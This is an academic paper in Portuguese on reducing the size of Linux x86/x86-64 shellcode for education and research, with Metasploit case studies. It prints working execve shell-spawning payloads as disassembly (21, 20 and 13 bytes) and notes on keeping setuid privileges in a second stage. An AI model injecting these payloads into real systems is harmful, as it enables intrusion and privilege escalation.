Uma Abordagem para Redução do Tamanho de Shellcodes sem Comprometimento do Comportamento

Geyslan Gregório Bem[1], **Guilherme Álvaro Rodrigues Maia Esmeraldo**[2]

[1] Centro Universitário Internacional (UNINTER)
80020-110 – Curitiba – PR – Brasil

[2]Instituto Federal de Educação, Ciência e Tecnologia do Ceará (IFCE - Campus Crato)
63115-500 – Crato – CE – Brasil

geyslan@gmail.com, guilhermealvaro@ifce.edu.br

Abstract. *Despite the evolution of different binary attack techniques, Shellcodes are still part of the curricula of courses in the cybersecurity area. The creation of a shellcode may require the use of automated techniques dependent on the scenario and computer architecture, while building it in the smallest size requires a greater effort. This work, which recapitulates the theme, confirming its importance through consultation in the worked issues in courses of the 20 largest Universities in the world, aims to present an approach for optimizing the size of Shellcodes by employing manual techniques, such as PNP, IM , RV. The results show the effectiveness of the proposed approach, which resulting codes have been officially incorporated into the Metasploit project.*

Resumo. *Apesar da evolução das diferentes técnicas de ataque por binários, os Shellcodes continuam fazendo parte dos currículos de cursos na área de cibersegurança. A criação de um shellcode pode demandar o uso de técnicas automatizadas dependentes de cenário e de arquitetura de computador, já construí-lo no menor tamanho exige um esforço maior. Este trabalho, que recapitula o tema, corroborando sua importância por meio de consulta nos conteúdos trabalhados em cursos das 20 maiores Universidades do mundo, tem como objetivo apresentar uma abordagem de otimização do tamanho de Shellcodes, que emprega técnicas manuais, tais como PNP, IM, RV. Os resultados mostram a efetividade da abordagem proposta, cujos códigos resultantes foram incorporados oficialmente ao projeto Metasploit.*

1. Introdução

Há quase cinco décadas *Shellcodes* são registrados [Anderson 1972, Spafford 1989] como parte da exploração de vulnerabilidades relacionadas à escrita que extrapola os limites de um *buffer* de dados. Mas foi a partir da publicação do artigo *Smashing The Stack For Fun And Profit* [One 1996] que eles passaram a ser conhecidos de forma mais ampla. Segundo [Anley et al. 2007], o termo *shellcode* foi derivado de seu propósito original - executar um *shell*. O nome *payload*, por sua vez, significa um código de propósito genérico, ou o código completo injetado do qual o *shellcode* faz parte. Atualmente, o uso de ambos os termos é intercambiável sem prejuízo de sentido, haja vista terem se tornado quase sinônimos [Arce 2004].

As técnicas de exploração de binários evoluíram em paralelo às tecnologias que prometeram mitigá-las - *ESP - Executable-Space Protection*, *ASLR - Address Space Layout Randomization*, *Stack Canaries*. Tais tecnologias protetivas forçaram a redução do uso prático do *shellcode*, restringindo-o à exploração de softwares antigos ou que não fazem uso dessas mitigações mais básicas.

No entanto, cursos de universidades continuam mantendo em seus programas conteúdos ou referências relacionados ao aprendizado dessa arte - assim definida por [Foster et al. 2005] -, como etapa preliminar para o aprendizado de técnicas avançadas de exploração ou simplesmente para elucidação dos perigos inerentes à injeção de código. [Cabaj et al. 2018] analisa cursos de Mestrado em *Cybersecurity* de 21 universidades - como pode ser visto na Tabela 1 - nas quais os autores desta pesquisa identificaram, em 12 delas, menções públicas que se relacionam ao conteúdo de *shellcode* em algum de seus cursos - seja de graduação superior ou de mestrado.

Tabela 1. Cursos [Cabaj et al. 2018] com referência a shellcode

Nome	Curso	Termo Encontrado	Fonte
4TU	4TU.CybSec Software Security (SoS)	*buffer and integer overflows*	https://www.4tu.nl/cybsec/en/course-program/so
The Johns Hopkins University	695.744: Reverse Engineering and Vulnerability Analysis	*writing code in assembly*	https://apps.ep.jhu.edu/course-homepages/3378-695-744-reverse-engineering-and-vulnerability-analysis
The University of Southampton	COMP6236: Software Security	*memory violation, input validation, privilege escalation*	https://www.southampton.ac.uk/courses/modules/comp6236#syllabus
The University of Warwick in the UK	CS263-15: Cyber Security	*reverse engineering, penetration testing*	https://courses.warwick.ac.uk/modules/2020/CS263-15.pdf
The University of Southern California	CSCI 430: Introduction to Computer and Network Security	*buffer overflow attacks*	http://ccss.usc.edu/430
Washington University in St. Louis, USA	CSE637S: Software Security	*shellcode*	https://cybersecurity.seas.wustl.edu/ning/teaching/S19cse637s/lessonPlan.v5
Queen's University Belfast	Cyber Range: Red Team	*shell code*	https://www.qub.ac.uk/ecit/Aboutus/Facilities/CyberRange/Filetoupload,952093,en.pdf
Boston University	EC 521: CyberSecurity	*payloads*	https://ec521.bu.edu
The University of Maryland, College Park	ENPM6643: Embedded System Hacking and Security	*shellcode*	https://mage.umd.edu/enpm664
George Mason University	ISA 564: Security Laboratory	*shellcode*	https://cs.gmu.edu/media/syllabi/Spring2019/ISA_564GreenbergB001.pdf
Universidad Carlos III de Madrid	Software systems exploitation (12386)	*code injection*	https://aplicaciones.uc3m.es/cpa/cpa/generaFichaPDF?ano=2020&plan=325&asignatura=12386&idioma=2
NYU Tandon School of Engineering	The Art of Binary Exploitation: Mobile and Embedded Systems	*shellcode*	https://engineering.nyu.edu/sites/default/files/2020-09/CS-Gy%209223%20MobileEmbeddedExploitation.pdf

Fonte: [Próprios autores 2021]

O critério de seleção de instituições de nível superior da pesquisa de [Cabaj et al. 2018] não se ateve a uma classificação fixa. Tal fato motivou estes autores a consultarem nas 20 universidades que figuraram no topo da *QS World University Rankings* [Symonds 2020] e a consequentemente constatarem haver, em todas as 20 instituições, menção, em seus materiais públicos, a nomes que remetem a *shellcodes* em pelo menos um dos cursos disponibilizados em cada instituição de ensino - Tabela 2.

Tabela 2. Cursos das 20 melhores universidades [Symonds 2020] que referenciam shellcode

Nome	Curso	Termo Encontrado	Ano	Fonte
Massachusetts Institute of Technology (MIT)	6.858: Computer Systems Security	*shellcode*	2020	http://css.csail.mit.edu/6.858/2020/labs/lab1.html
Stanford University	CS155: Computer and Network Security	*shellcode*	2020	https://cs155.stanford.edu/lectures/02-ctrl-hijacking.pdf

Continua na página seguinte

Tabela 2. Continuação

Nome	Curso	Termo Encontrado	Ano	Fonte
Harvard University	CS 61: Systems Programming and Machine Organization	*buffer overflow*	2020	https://cs61.seas.harvard.edu/site/2020/Datarep9Activity
University of Oxford	Digital Systems	*buffer overrun*	2020	https://spivey.oriel.ox.ac.uk/digisys/Lecture_7_%E2%80%93_Buffer_overrun_attacks
California Institute of Technology (Caltech)	CS24: Introduction to Computing Systems	*shellcode*	2020	https://com.puter.systems/20fa/projects/03
ETH Zurich - Swiss Federal Institute of Technology	System Security AS20	*buffer overflows*	2020	https://syssec.ethz.ch/education/system_security/system_security_as20.html
University of Cambridge	Security	*shellcode*	2020	https://www.cl.cam.ac.uk/teaching/1920/Security/security-slides-2up.pdf
UCL	CS 0133: Distributed Systems and Security	*shellcode*	2020	http://www0.cs.ucl.ac.uk/staff/B.Karp/0133/f2020/lectures/0133-lecture16-exploits.pdf
Imperial College London	CO 447: Advanced Security 2020	*shellcode*	2020	https://co447.doc.ic.ac.uk/slides/LEC3.pdf
University of Chicago	CMSC 23200/33250: Introduction to Computer Security	*shellcode*	2021	https://www.classes.cs.uchicago.edu/archive/2021/winter/23200-1/04.pdf
Nanyang Technological University, Singapore (NTU)	CE/CZ 4062: Computer Security	*shell code injection*	2018	http://scse.ntu.edu.sg/Programmes/CurrentStudents/Undergraduate/Documents/2018/CE/CourseContentCE_Year4.pdf
National University of Singapore (NUS)	CS3235: Computer Security	*payload*	2019	https://www.comp.nus.edu.sg/~hugh/presentations/cs3235/topic10/Lect10MachineArchitecture1.pdf
Princeton University	COS 432 : Information Security	*shellcode*	2016	https://www.cs.princeton.edu/courses/archive/fall16/cos432/hw2/hw2.pdf
Cornell University	CS 5430: System Security	*shellcode*	2018	http://www.cs.cornell.edu/courses/cs5430/2018sp/lectures/04-threats/threats.pdf
University of Pennsylvania	CIS-331: Introduction to Networks and Security	*shellcode*	2019	https://www.cis.upenn.edu/~sga001/classes/cis331f19/project1/proj1
Tsinghua University	Security Technologies in the Cyberspace	*stack overflow*	2020	http://people.iiis.tsinghua.edu.cn/~wenfei/activities/teaching_cybersecurity.html
Yale University	CPSC 257: Information Security in the Real World	*code injection*	2019	https://zoo.cs.yale.edu/classes/cs257/lectures/4_Software.pdf
Columbia University	COMS W4181: Security 1	*shellcode*	2019	https://www.cs.columbia.edu/~suman/security_1/memory_attacks.pdf
EPFL	COM-402: Information security and privacy	*shellcode*	2020	https://com402.epfl.ch/handouts/hw1_sol.pdf
The University of Edinburgh	Secure Programming	*shellcode*	2019	https://www.inf.ed.ac.uk/teaching/courses/sp/2019/labs/lab1/Lab1A.pdf

Fonte: [Symonds 2020]

As ocorrências dos termos encontrados nos cursos da Tabela 2, agrupando-se aproximações e desconsiderando-se repetições, são: *shellcode* (14), *buffer overflow* (2), *buffer overrun* (1), *payload* (1), *stack overflow* (1) e *code injection* (1). As consultas foram realizadas através do *Google* usando-se o operador avançado `site:` em conjunto com os termos buscados. Há que se ressaltar que a Tabela 2, contendo apenas um curso por instituição, não exaure a possibilidade de existência de outros cursos nas mesmas instituições referenciadas com conteúdo relacionado.

Ao se identificar facilmente cursos das 20 mais bem avaliadas instituições de ensino superior do mundo tratando do assunto *shellcode*, percebe-se que esse conhecimento, peça base na exploração de binários [Anley et al. 2007], não foi relegado ao tempo. Considerando-se que há um relevante número de sistemas embarcados - em particular os sistemas profundamente embarcados -, ainda hoje carentes de alguma ou de todas as tecnologias básicas de proteção contra exploração de binários, sejam essas omissões no hardware ou no software [Abbasi et al. 2019, Shackelford 2021] e o fato de o tipo de vulnerabilidade CWE-787 - *Out-of-bounds Write* - constar na segunda posição da lista *Top 25 Most Dangerous Software Weaknesses* [MITRE 2020] e em primeiro lugar no relatório *Threat landscape for industrial automation systems H2 2019* [Kaspersky ICS CERT 2020], o estudo do tópico *shellcode* continua pertinente e atual.

Tendo em vista a importância do tema e que o estudo de técnicas ofensivas de *hacking* é comumente uma boa maneira para se desenvolver fortes habilidades de ciberdefesa [Joint Task Force on Cybersecurity Education 2018], este trabalho visa contribuir com os estudos de cibersegurança, especificamente de exploração de binários, ao revisitar o tema *shellcodes*, explicitando meios de refatoração e de redução de *payloads* existentes no *framework Metasploit (MSF)*[1], por este ser um dos *frameworks* de automação de testes de penetração mais utilizado no mundo [Kennedy et al. 2011]. Para tanto, fazendo uso de três abordagens de construção: (IM) uso de Instruções Menores; (PNP) uso de Propriedades não Padrões; e (RV) Reutilização de valor (código e dados). Essas são técnicas manuais que permitem reduzir o tamanho de um shellcode, dependendo do cenário, e, por consequência, ele se torna melhor pois pode ser alocado em *buffers* menores e se torna ainda mais útil no caso de aplicações que trazem restrições no tamanho da entrada de dados [Basu et al. 2014].

Cabe explicitar que alguns trabalhos recentes tratam de métodos de confecção de *shellcodes* para exploração de mitigações avançadas [Sadeghi et al. 2015], de tipos específicos [Németh and Erdődi 2015] e com *encoding* [Patel et al. 2020]. Os dois primeiros fazem uso de código já existente no próprio binário e o último gera *payloads* maiores, portanto fogem do escopo desta pesquisa.

O ambiente de análise se restringe ao sistema operacional *Linux* nas arquiteturas *x86* e *x86-64*. Todavia, com base neste trabalho, a comunidade poderá replicar as demonstrações em outras arquiteturas; salvo respectivas restrições.

2. Construção do *Shellcode*

Sendo uma sequência de instruções de máquina [Perla and Oldani 2010], o *shellcode* pode ser construído de maneiras análogas a um programa de alto nível. Além dessa variedade de possibilidades de composição, existem técnicas, dependentes da arquitetura e sistema envolvidos, que podem ser utilizadas com o intuito de reduzir ainda mais a quantidade de instruções do código gerado.

Uma etapa comum a se tratar no desenvolvimento do shellcode, é a remoção de *NUL*[2] *bytes* [Anley et al. 2007]. O *NUL* é considerado um *bad char*, que, dependendo do binário, pode ser um impeditivo na inserção do bloco de código. Assim como o *NUL*, outros *bytes* podem estar na lista de *bad chars*. Esse aspecto é dependente da implementação do binário em análise. Dessa forma, os autores deste trabalho se limitaram a considerar a existência ou não de *NUL bytes* nos *shellcodes* estudados, por conta de sua funcionalidade como delimitador de *strings* nativo em linguagens como *C* e *Assembly*.

Resguardada a efetiva execução das funcionalidades a que se propõe, é senso comum na literatura que um *shellcode* deve ser construído com a menor quantidade possível de *bytes* [Hoglund and McGraw 2004, Foster et al. 2005, Anley et al. 2007, Erickson 2008]. Mesmo que a janela de inserção da aplicação explorada possibilite o uso de *shellcodes* de grande tamanho, há também o fator que permeia todo o processo de exploração de binário: a arte de se construir um *payload* com o mínimo possível de código garantindo seu funcionamento em variados cenários.

[1]Metaspoit. Disponível em: <https://www.metasploit.com/>. Acesso em: 24 jun. 2021.

[2]caractere nulo `'\0'`

2.1. Instruções Pequenas

Tem-se buscado utilizar exclusivamente *opcodes* pequenos - de 1 a 3 bytes na arquitetura *x86* e *x86-64* -, pois é uma das maneiras de se construir um *shellcode* reduzido. [Foster et al. 2005] afirma que bons desenvolvedores de *shellcodes* fazem uso dessas instruções com pequenos *opcodes*.

Há características inerentes à arquitetura *x86-64* que possibilitam, com o uso de poucas instruções pequenas, a execução de comportamento pretendido.

2.2. Propriedades Não Padronizadas

Os manuais de chamada de sistema[3] podem conter informações esparsas sobre funcionalidades não mencionadas na sua parte principal; sejam acerca de exceções geradas ou apenas comportamentos deduzidos pelo sistema ao não se seguir a sequência lógica explicitada.

Essas informações, sejam padrões ou não, podem guiar o desenvolvedor acerca de funcionalidades no sistema não claramente documentadas, porém possivelmente úteis para o *shellcode* em construção. Em casos singulares [Bem 2021a], o código final executa efetivamente, apesar de parecer ter um algoritmo errôneo ou incompleto.

2.3. Reutilização

Há outras maneiras de se reduzir o tamanho de um *shellcode*, sendo duas delas realizadas através da reutilização de instruções injetadas ou da reutilização de dados manipulados nos registradores e na *stack* [Egypt 2014]. O reuso de instruções se dá através da execução de trechos de código iguais ou similares. Já o reuso de dados se dá pela troca de valores ou endereços nos quais os dados necessários se encontram.

3. Estudos de Caso

Esta seção considera dois estudos de caso para demonstrar a abordagem aqui proposta para a redução do tamanho de *shellcodes*. Os estudos de casos consistem de **execve x86** e **TCP bind shell x86-64**. A seção seguinte apresenta um estudo comparativo entre os *shellcodes* gerados de forma automatizada com os gerados com o uso da abordagem de redução de tamanho aqui proposta.

3.1. execve x86

O propósito inerente no uso de um *payload* é o de executar código não previsto na confecção original do binário. Para tanto, pode-se utilizar um exemplo simples para a demonstração do uso de um shellcode, que consiste do comumente chamado de *execve*, o qual, segundo [Foster et al. 2005] é o *shellcode* mais básico, por conta da chamada de sistema de mesmo nome[4].

3.1.1. Metasploit - execve Arbitrário

Há no *MSF*, numa versão anterior ao produto desta pesquisa, o módulo `x86/exec.rb` que constrói um *payload* destinado a executar, obrigatoriamente, um comando como argumento. O código gerado faz uso da chamada `execve` da seguinte forma.

[3] `man 2 syscall`
[4] `man 2 execve`

```
execve("/bin/sh", ["/bin/sh", "-c", "CMD"], NULL);
```

Em que `CMD` é o comando definido arbitrariamente.

Modificando-se o código anterior, pode-se gerar um *payload* para simplesmente executar um *shell*, determinando o binário a ser executado[5]. Nesse caso, o retorno é um *shellcode* que chama `execve` com os seguintes argumentos.

```
execve("/bin/sh", ["/bin/sh", "-c", "/bin/sh"], NULL);
```

O *shellcode* resultante tem 43 *bytes* e as seguintes instruções.

Código 1. MSF - execve("/bin/sh", ["/bin/sh", "-c", "/bin/sh"], NULL)

```
0:  6a 0b                   push   0xb
2:  58                      pop    eax
3:  99                      cdq
4:  52                      push   edx
5:  66 68 2d 63             pushw  0x632d
9:  89 e7                   mov    edi, esp
b:  68 2f 73 68 00          push   0x68732f
10: 68 2f 62 69 6e          push   0x6e69622f
15: 89 e3                   mov    ebx, esp
17: 52                      push   edx
18: e8 08 00 00 00          call   0x25
1d: 2f                      das
1e: 62 69 6e                bound  ebp, QWORD PTR [ecx+0x6e]
21: 2f                      das
22: 73 68                   jae    0x8c
24: 00 57 53                add    BYTE PTR [edi+0x53], dl
27: 89 e1                   mov    ecx, esp
29: cd 80                   int    0x80
```

Pode-se afirmar que o código produzido tem tamanho exagerado para o propósito de apenas executar um *shell*, haja vista o fato de que o módulo gerador precisar receber como entrada comandos arbitrários. Ressalta-se, em destaque, a presença de *NUL bytes* que invalidam o propósito de tornar o código injetável por completo em qualquer ambiente.

Ao se optar por gerar esse mesmo *shellcode* removendo os *NUL bytes* existentes através de *encoding*[6], obtém-se um código com 70 *bytes* de tamanho - mais de 62% de aumento. Não há dúvida que os métodos automatizados de *encoding* encontrados no *MSF* resolvem o propósito de eliminação de *bad chars*. No entanto, vão na contramão do intuito primário de se construir um bloco de códigos reduzidos ao adicionarem o *decoding* em suas saídas.

3.1.1.1. execve Sem argv

[5] `set CMD /bin/sh`
[6] `generate -b '\x00'`

Como se observa no payload utilizado no *Morris Worm* [Spafford 1989] e nos primordiais códigos do *UNIX* [Spinellis 2017], a chamada de sistema `execve` executava efetivamente sem definir a lista de argumentos, fazendo uso de um comportamento não previsto nos respectivos manuais.

Essa característica é corroborada numa das primeiras versões do *kernel* do *Linux*, v0.01 [Torvalds 1991] - a mais antiga disponível com versionamento -, assim como em uma das mais atuais, v5.11 [Biederman 2020]. Sem prejuízo da execução, o *kernel* Linux atribui à `argc` o valor `0` no caso de `argv` ser `NULL`.[7]

No manual da chamada de sistema `execve` do atual Linux [Kerrisk 2021], assim como no do primeiro UNIX [Spinellis 2017], consta que, por convenção, a primeira *string* `argv[0]` deve conter o nome do arquivo a ser executado. Contudo, no manual do *Linux* foi adicionada [Kerrisk 2007] informação na seção *Notas*, ao lado de ressalvas sobre possível incompatibilidade com outros sistemas *UNIX*, afirmando que `argv` e `envp` podem ser definidos como `NULL`.

Com o propósito principal de se poder obter um *payload* mínimo para execução de um shell, algumas mudanças no gerador `x86/exec.rb` foram propostas. A submissão de código envolveu novo comportamento, nova opção e aspectos de refatoração [Bem 2021b].

O novo comportamento se resumiu a possibilitar que o `CMD` não seja definido, chamando `execve` sem argumentos. O *shellcode* gerado, com base nessa PNP, atinge seu propósito, livre de *NUL bytes*, com apenas 21 *bytes*.

Código 2. MSF payload - execve("/bin//sh", NULL, NULL)

```
0:  31 c9                   xor    ecx, ecx
2:  f7 e1                   mul    ecx
4:  b0 0b                   mov    al, 0xb
6:  51                      push   ecx
7:  68 2f 2f 73 68          push   0x68732f2f
c:  68 2f 62 69 6e          push   0x6e69622f
11: 89 e3                   mov    ebx, esp
13: cd 80                   int    0x80
```

3.1.2. Otimização do Tamanho do execve symlink

Os *execve* a seguir são produtos deste trabalho que fazem uso de IM, contudo não foram submetidas ao *MSF* pois dependem de características singulares do ambiente explorado.

Em um ambiente de exploração que há possibilidade de escrita no `CWD`, *Current Working Directory*, do binário, pode-se reduzir ainda mais o *payload execve*, substituindo as duas instruções `push` (10 bytes), que inserem a *string* `"/bin//sh"` na *stack*, por um único `push 0x73` (2 bytes), inserindo apenas `"s"`. Para tanto, `s` deve ser um link simbólico para o binário `/bin/sh`. A nova versão inclui apenas 13 *bytes*.

Código 3. execve("s", NULL, NULL)

```
0:  31 c9                   xor    ecx, ecx
```

[7] `((void *) 0)`

```
2:  f7 e1                   mul    ecx
4:  b0 0b                   mov    al, 0xb
6:  51                      push   ecx
7:  6a 73                   push   0x73
9:  89 e3                   mov    ebx, esp
b:  cd 80                   int    0x80
```

No cenário em que não se tem permissões de acesso de escrita no `CWD`, uma solução é por o segundo estágio no `/tmp`, se este path estiver montado com permissões de execução. Por ser necessário utilizar o caminho absoluto `/tmp/s`, tal procedimento resulta em um *shellcode* com tamanho de 20 *bytes*.

Código 4. execve("/tmp/s", NULL, NULL)

```
0:  31 c9                   xor    ecx,ecx
2:  f7 e1                   mul    ecx
4:  b0 0b                   mov    al,0xb
6:  51                      push   ecx
7:  66 68 2f 73             pushw  0x732f
b:  68 2f 74 6d 70          push   0x706d742f
10: 89 e3                   mov    ebx,esp
12: cd 80                   int    0x80
```

3.1.3. Ressalvas Acerca dos Privilégios

Apesar dos seus tamanhos reduzidos, os *shellcodes execve* demonstrados não mantêm os privilégios do binário explorado pois o *bash* testa se está os mesmos estão executando com o bit *setuid* setado [Fox and Ramey 2021]. Para tentar evitar tal comportamento, pode-se usar uma das versões reduzidas com o intuito de executar um segundo estágio responsável por usar a opção `-p` (*privileged*) que é checada em conjunto com o *setuid*.

O segundo estágio deve compor e chamar `execve` da seguinte maneira.

Código 5. Segundo Estágio - execve("/bin/sh", ["/bin/sh", "-p"], NULL)

```
char *sh = "/bin/sh";
char *args[] = {sh, "-p", NULL};

execve(sh, args, NULL);
```

É pertinente registrar que binários *suid*, que reduzem privilégios com o intuito de deixar a execução segura, podem ter seus *ids* restaurados através de chamada de sistema[8] [Kerrisk 2010] a ser posicionada antes da chamada do `execve`.

3.2. TCP bind shell x86-64

Para [Foster et al. 2005] o *shellcode* do tipo *port-binding* é um dos mais comuns para exploração de vulnerabilidades remotas. Seu funcionamento se resume em aguardar uma conexão numa porta de rede e, após aceita, vincular um *shell* a essa conexão [Foster et al. 2005, Erickson 2008], portanto, também é conhecido como *shell-binding*.

[8] `man 2 setuid setreuid setresuid`

Para esse propósito, o *payload*, ilustrado na Figura 1, executa uma série de chamadas de sistema: socket, bind, listen etc.



Figura 1. Chamadas de sistema de um shell-binding convencional

3.2.1. Metasploit - TCP bind shell

O módulo `x64/shell_bind_tcp.rb`, disponível no *MSF* [ricky 2021], gera um *payload* com a sequência lógica da Figura 1 e tamanho final de 86 *bytes*, contendo 2 ou 3 *NUL bytes*, a depender do número da porta escolhida através da opção `LPORT`[9]. Sua versão livre de *NUL bytes* é gerada com 136 *bytes*, após *encoding*.

3.2.1.1. Portas dinâmicas

Assim como no *execve sem argv*, uma chamada de função usada no *shell-binding* possui comportamento incomum que facilita a construção com foco na redução de código.

Um `bind` implícito [Kerrisk 2010, Kerrisk 2014] ocorre ao se chamar `listen` para um *socket TCP* que não possui um endereço vinculado. O *kernel* atribui ao `socket` uma porta dinâmica (efêmera) disponível a ser descoberta através do uso de um *port scanner*, tal como o `nmap`, tornando possível remover o código relacionado ao `bind` do *shellcode*.



Figura 2. Chamadas de sistema de um shell-binding implícito

Uma versão prévia que segue a lógica da Figura 2, livre de *NUL bytes* e com apenas 57 *bytes*, já se encontrava incorporada ao *MSF* com nome `x64/shell_bind_tcp_random_port.rb` [Bem 2018]. Nessa versão reduzida, utilizou-se a PNP do `bind` implícito e RV, a exemplo da instrução de máquina `xchg`. Com ela foi possível reutilizar valores constantes em registradores diferentes.

Código 6. MSF payload - trecho do shell_bind_tcp_random_port

```
1d: 48 97                   xchg   rdi, rax
```

Quando construído para 64 *bits* o shellcode pode fazer uso de algumas instruções, como a `xchg` do Código 6, porém com os operandos legados da arquitetura 32 bits, registradores `edi` e `eax`, diminuindo, neste contexto, um *byte* no tamanho do *opcode* e ainda zerando a parte superior dos registradores envolvidos - *zero-extension* [AMD 2020]. Essa

[9] `set LPORT` *number*

técnica também pode ser útil para obter o valor nulo em algum registrador ou trocar valores entre registradores com um custo de *opcodes* menor. Haja vista o *payload* previamente incorporado não fazer o efetivo uso das menores instruções disponíveis, sua refatoração se tornou mais um produto desta pesquisa.

4. Resultados

Os métodos utilizados na redução do *execve* foram o de *propriedade não padrão* (PNP) e o de *instrução menor* (IM). Ambos proporcionaram *payloads* com tamanhos no mínimo 70% menores que o do *payload* sem *NUL bytes* gerado pelo framework. A versão *execve sem argv* foi incorporada ao repositório do *MSF* [Bem 2021b].

Tabela 3. Redução do payload *execve* que executa um *shell* - x86

Versão	Bytes	Redução ≈	Método	Legenda
arbitrário	43	-	-	**1** - Do MSF, usado como base p/redução **2** - Payload incorporado ao MSF **PNP** - Propriedade Não Padrão **IM** - Instrução Menor
arbitrário s/NUL[1]	**70**	**-**	**-**	
sem argv[2]	21	70%	PNP	
symlink CWD	13	81%	PNP, IM	
symlink /tmp	20	71%	PNP, IM	

[2]Commit: 3422387

Na refatoração do *shell-binding* de porta dinâmica [Bem 2018], com o uso da `xchg`, foi possível engendrar uma melhor *reutilização de valores* contidos nos registradores entre as chamadas de sistema. Durante o período desta pesquisa foram criadas e incorporadas oficialmente ao *MSF* três versões desse *shellcode*, ficando o resultado final com tamanho de 51 *bytes* [Bem 2021a].

Tabela 4. Redução do payload *shell-binding* - x86-64

Versão	Bytes	Redução ≈	Método	Legenda
porta arbitrária	86	-	-	**1** - Do MSF, usado como base p/redução **2** - Payload incorporado ao MSF **PNP** - Propriedade Não Padrão **IM** - Instrução Menor **RV** - Reutilização de Valor
porta arbitrária s/NUL[1]	**136**	**-**	**-**	
porta dinâmica v1	57	58%	PNP, RV	
porta dinâmica v2[2]	53	61%	PNP, IM, RV	
porta dinâmica v3[2]	52	61%	PNP, IM, RV	
porta dinâmica v4[2]	51	62%	PNP, IM, RV	

[2]Commits: 5edb4cd, ab307fb e 74a77fb.

Todos os métodos manuais aplicados geraram *shellcodes* reduzidos com todas suas propriedades preservadas, com exceção das versões *symlink* do *execve*, como explicitado na Subsubseção 3.1.2. O uso de PNP se destaca pela possibilidade de aplicação em todas as reduções apresentadas, sendo que obteve-se o resultado de 70% pela aplicação isolada desse método.

A arquiteturas x86 e x86-64 e sistema operacional Linux foram propriedades necessárias para tais resultados, uma vez que, a exemplo, alguma outra arquitetura pode impossibilitar o uso de IM.

5. Considerações Finais

A depender das necessidades de execução e do ambiente em questão, construir um pequeno artefato de código com o mínimo de *bytes* possível se renova como uma arte a ser exercida e pesquisada.

Com o intuito de contribuir para a comunidade de cibersegurança, em especial a que trata de exploração de binários, foram apresentadas neste trabalho idiossincrasias de chamadas do sistema operacional *Linux* usadas como base para a confecção de *shellcodes* da arquitetura x86 e x86-64 com tamanho reduzido. Esta pesquisa gerou produtos de código que foram submetidos, aceitos e incorporados ao *framework Metasploit*, assim como outros meramente explanatórios - Código 3 e Código 4. Em trabalhos futuros, pretende-se aplicar os métodos desta pesquisa nos demais módulos do referido *framework*.

6. Agradecimentos

Os autores são gratos a Pedro Fausto Rodrigues Leite Junior pela prontidão nas várias revisões que retornaram sempre com dicas preciosas, e a Tiago de Bem Natel de Moura, partícipe de discussões que fomentaram a base desta pesquisa.

Referências

Abbasi, A., Wetzels, J., Holz, T., and Etalle, S. (2019). Challenges in Designing Exploit Mitigations for Deeply Embedded Systems. In *2019 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 31–46.

AMD (2020). *AMD64 Architecture Programmer's Manual, Volume 1: Application Programming*. Advanced Micro Devices, publication 24592, revision 3.23.

Anderson, J. P. (1972). Computer Security Technology Planning Study. Volume 2. Technical report, Anderson (James P) and Co Fort Washington PA.

Anley, C., Heasman, J., Linder, F., and Richarte, G. (2007). *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. John Wiley & Sons, Inc., USA, 2nd edition.

Arce, I. (2004). The Shellcode Generation. *IEEE Security and Privacy*, 2(5):72–76.

Basu, A., Mathuria, A., and Chowdary, N. (2014). Automatic generation of compact alphanumeric shellcodes for x86. In Prakash, A. and Shyamasundar, R., editors, *Information Systems Security*, pages 399–410, Cham. Springer International Publishing.

Bem, G. G. (2018). Linux Command Shell, Bind TCP Random Port Inline. In *Metasploit 6.0.26*. Github. `https://github.com/rapid7/metasploit-framework/blob/6.0.26/modules/payloads/singles/linux/x64/shell_bind_tcp_random_port.rb`. Acessado: 05/04/2021.

Bem, G. G. (2021a). Linux Command Shell, Bind TCP Random Port Inline. In *Metasploit 6.0.37*. Github. `https://github.com/rapid7/metasploit-framework/blob/6.0.37/modules/payloads/singles/linux/x64/shell_bind_tcp_random_port.rb`. Acessado: 29/01/2021.

Bem, G. G. (2021b). payload/x86/exec.rb - refactoring, metasm, new NullFreeVersion option. In *Metasploit*. Github. `https://github.com/rapid7/metasploit-framework/pull/14661`. Acessado: 28/03/2021.

Biederman, E. W. (2020). exec: Factor bprm_stack_limits out of prepare_arg_pages. In *Linux Kernel*. Kernel. https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/fs/exec.c?h=v5.11&id=d8b9cd549ecf0f3dc8da42ada5f0ce73e8ed5f1e. Acessado: 28/03/2021.

Cabaj, K., Domingos, D., Kotulski, Z., and Respício, A. (2018). Cybersecurity education: Evolution of the discipline and analysis of master programs. *Computers & Security*, 75:24–35.

Egypt (2014). Shellcode Golf: Every Byte is Sacred. https://www.rapid7.com/blog/post/2014/02/14/shellcode-golf. Acessado: 06/09/2021.

Erickson, J. (2008). *Hacking: The Art of Exploitation*. No Starch Press, USA, 2nd edition.

Foster, J. C., Osipov, V., Bhalla, N., Heinen, N., and Aitel, D. (2005). *Buffer Overflow Attacks*. Syngress, Burlington.

Fox, B. and Ramey, C. (2021). shell.c. In *GNU Bash, the Bourne Again SHell*. Savannah. http://git.savannah.gnu.org/cgit/bash.git/tree/shell.c?h=bash-5.1#n505. Acessado: 29/03/2021.

Hoglund, G. and McGraw, G. R. (2004). *Exploiting Software: How to Break Code*. Addison-Wesley Professional, USA.

Joint Task Force on Cybersecurity Education (2018). *Cybersecurity Curricula 2017: Curriculum Guidelines for Post-Secondary Degree Programs in Cybersecurity*. Association for Computing Machinery, New York, NY, USA.

Kaspersky ICS CERT (2020). Threat landscape for industrial automation systems. H2 2019. Kaspersky. https://ics-cert.kaspersky.com/media/KASPERSKY_H22019_ICS_REPORT_FINAL_EN.pdf. Acessado: 26/03/2021.

Kennedy, D., O'Gorman, J., Kearns, D., and Aharoni, M. (2011). *Metasploit: The Penetration Tester's Guide*. No Starch Press, USA, 1st edition.

